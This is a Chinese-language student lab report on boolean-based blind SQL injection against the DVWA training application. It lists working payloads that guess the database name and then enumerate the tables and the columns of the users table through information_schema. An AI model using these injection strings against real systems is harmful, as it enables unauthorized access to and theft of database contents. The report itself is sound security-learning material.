
1. **点击view source查看源代码为：**




1. **回到盲注页面，从0开始依次输入1' and length(database())=0 #来猜解出数据库长度，结果为4**




1. **使用二分法猜解出数据库名称，语句为：1' and ascii(substr(database(),1,1))>97 # 结果显示当>100和<100时均不存在，说明第一个字母为d，以此不断以二分法猜解，得出结果为dvwa**




1. **猜解数据库中表的数量：使用语句1' and (select count(table\_name) from information\_schema.tables where table\_schema=database()) =1 # 猜解到2时显示存在，说明dvwa中存在两张表**



1. **猜解每个表的表名长度：1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=1 #猜出结果为第一张表9个字符，第二张表5个字符。**



1. **使用二分法猜解每个表的名称。1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))>97 # 不断猜解，得出结果为guestbook和users**



1. **猜解字段长度：1' and (select count(column\_name) from information\_schema.columns where table\_name = ‘users’)=1 # 猜解出一共有八个字段。**
2. **使用二分法猜解出每个字段的字符长度和名称。1' and length(substr((select column\_name from information\_schema.columns where table\_name=‘users’ limit 0,1),1))=1 #**

**心得体会：**

**学习了sql盲注技术，了解了paros的用法。**